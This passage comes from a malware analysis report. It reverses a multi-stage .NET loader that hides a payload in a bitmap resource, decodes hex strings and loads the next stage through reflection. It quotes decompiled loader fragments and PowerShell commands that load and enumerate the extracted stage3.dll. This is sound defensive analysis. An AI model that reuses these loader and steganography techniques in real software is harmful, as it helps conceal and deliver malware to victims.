    array = (byte[])type.GetMethod("SearchResult").Invoke(obj, new object[] { array, string_1 });
    Assembly assembly = global::TN.sZ.P2(array);
    global::TN.sZ.Qd(assembly);
    Environment.Exit(0);
}

```

Examining CasualitySource reveals it is a simple string operator which converts hex given to its raw ASCII format which results in the values 'qGLTrB' and 'ixo'.

```

1 // Munoz.Himentater
2 // Token: 0x06000054 RID: 84 RVA: 0x00002BCC File Offset: 0x00000DCC
3 public static string CausalitySource(string hex)
4 {
5     StringBuilder stringBuilder = new StringBuilder(hex.Length / 2);
6     checked
7     {
8         int num = hex.Length - 2;
9         for (int i = 0; i <= num; i += 2)
10        {
11            Class7.smethod_1(hex, i, stringBuilder);
12        }
13        return stringBuilder.ToString();
14    }
15 }
16
static StringBuilder smethod_1(string string_0, int int_0, StringBuilder stringBuilder_0)
{
    return stringBuilder_0.Append(Convert.ToChar((int)Convert.ToUInt32(string_0.Substring(int_0, 2), 16)));
}
    
```

Part 3: Examining Embedded Steganography Binary


The next part of code involves looking at multiple binaries together and gets a bit involved. The chain of events are as follows:

- Return a bitmap through a method called ‘jR’ via a class called ‘sZ’ from within the namespace ‘TN’ which is inside of the 1st stage payload. By using the variables string_0 (qGLTrB) and string_2 (DoanHQTCSDDL), make up the targeted resource (DoanHQTCSDDL.Properties.Resources.qGLTrB) and store this into a byte array after subtracting 150 pixels from its height and width.
- Convert the returned bitmap into a byte array through a method called ‘sZ’ via a class called ‘sZ’ from within the namespace ‘TN’ which is inside of the 1st stage payload.
- Perform operations using the ‘SearchResult’ method from within the 2nd stage payload to convert the byte array using the term variable string_1 (ixo).
- Load the deobfuscated byte array as an assembly into memory


Page 13 of 44


Although these operations can be manually reversed, it's a bit tedious and complicated. Instead we can run the original binary in dnSpyEx to get the final product. To do this:


- Open the original executable in dnSpyEx and create a breakpoint on mscorlib.dll within the Sleep function statement checking if the AppDomainPauseManager is paused.



- Run the binary until the breakpoint is hit and use Step Out (Shift + 11) to land at the start of the decompiled 1st stage binary (Pend.dll).
- Create breakpoints at the operations which are retrieving the 3rd stage payload and observe the Local variable window to see the modifications occurring.
- At the third breakpoint observe the 3rd stage binary in memory which can now be saved to disk.







Locating Method To Be Invoked

Despite this we know that the binary was being dynamically loaded into memory through reflection and that it was looking for the 20th element in the returned assembly types. Reflectively loading this module into memory we can store this in an object and examine it.

```
$malware=$(([System.Reflection.Assembly]::Load((([byte[]]@(Get-Content "C:\Users\Barry\Downloads\stage3.dll" -Enc
$malware.GetMethods()[29]
```

```
PS C:\Users\Barry> $malware=$(([System.Reflection.Assembly]::Load((([byte[]]@(Get-Content "C:\Users\Barry\Downloads\stage3.dll" -Encoding byte))).GetTypes()[20]))
PS C:\Users\Barry> $malware
-----
IsPublic IsSerial Name                                     BaseType
-----
True     True     TVmkvjWsJHbPcmFjgw                                     System.Object

PS C:\Users\Barry> $malware.GetMethods()[29]
-----
Name                : x$FAx4M4Bx
DeclaringType       : PM4a5NHEtpaBQpZ52y.TVmkvjWsJHbPcmFjgw
ReflectedType      : PM4a5NHEtpaBQpZ52y.TVmkvjWsJHbPcmFjgw
MemberType          : Method
MetadataToken       : 100663494
Module              : Discompar.dll
IsSecurityCritical  : True
IsSecuritySafeCritical : True
IsSecurityTransparent : False
MethodHandle        : System.RuntimeMethodHandle
Attributes          : PrivateScope, Public, HideBySig, SpecialName
CallingConvention   : Standard, HasThis
ReturnType          : System.Double
ReturnTypeCustomAttributes : Double
ReturnParameter     : Double
IsGenericMethod     : False
IsGenericMethodDefinition : False
ContainsGenericParameters : False
MethodImplementationFlags : IL
IsPublic            : True
IsPrivate           : False
IsFamily            : False
IsAssembly          : False
IsFamilyAndAssembly : False
IsFamilyOrAssembly  : False
IsStatic            : False
IsFinal             : False
IsVirtual           : False
IsHideBySig        : True
IsAbstract          : False
IsSpecialName       : True
IsConstructor       : False
CustomAttributes     : {}

private static void Qd(object object_0)
{
    Type type = ((Assembly)object_0).GetTypes()[20];
    MethodInfo methodInfo = type.GetMethods()[29];
    methodInfo.Invoke(null, null);
}

PS C:\Users\Barry> $malware.GetMethods()[29].invoke($null,$null)
Exception calling "Invoke" with "2" argument(s): "Non-static method requires a target."
At line:1 char:1
+ $malware.GetMethods()[29].invoke($null,$null)
+ ~~~~~
+ CategoryInfo          : NotSpecified: (:) [], MethodInvocationException
+ FullyQualifiedErrorId : TargetException

PS C:\Users\Barry>
```


In the above we have an issue. Although it looks like a correct method to invoke has been pulled, the method isn't marked static so can't be invoked like was seen to be occurring when examining the 1st stage malware. Looking at the methods available there's 9 different ones which can be found with the following:

```
$malware.GetMethods() | ? {$_.IsStatic -eq "True" -AND $_.IsPublic -eq "True"} | Select -exp Name
```


```
PS C:\Users\Barry> $malware.GetMethods() | ? {$_.IsStatic -eq "True" -AND $_.IsPublic -eq "True"} | Select -exp Name | measure-object

Count      : 9
Average    :
Sum        :
Maximum    :
Minimum    :
Property   :
.....
PS C:\Users\Barry> $malware.GetMethods() | ? {$_.IsStatic -eq "True" -AND $_.IsPublic -eq "True"} | Select -exp Name
ehX5YCoaxt
p3d5Mkq6jw
zJ45FV0tms
EYB568kwDK
Er95CrvjJc
uqH5vT69wm
YAV5hfHBuW
sd05eg78us
T4Z5pBPufA
```

Based on what was seen in the 1st stage malware, there's 2 parameters being passed to the [invoke method](#), one of which is the object this is being run on, the other of which are parameters being passed. As the methods are static the object field is ignored. The parameters on the other hand are not, so this tells us that no parameters are to be passed to the method being invoked. By cross-correlating the methods that were seen to be static with those shown in dnspyEx, it's seen that there's only 2 methods this could be 'T4Z5pBPufA' or 'uqH5vT69wm'.




A glance at 'T4Z5pBPufA' shows a single line which sets an integer to 0 and nothing more, whereas 'uqH5vT69wm' seems far more promising. In particular 'uqH5vT69wm' has a reference to the ApplicationData directory which is suspicious, isn't called by any other method unlike 'T4Z5pBPufA' and to top it all off, it's method number 29 in the dnSpyEx hierarchy which is the number that was being invoked in the 1st stage payload.



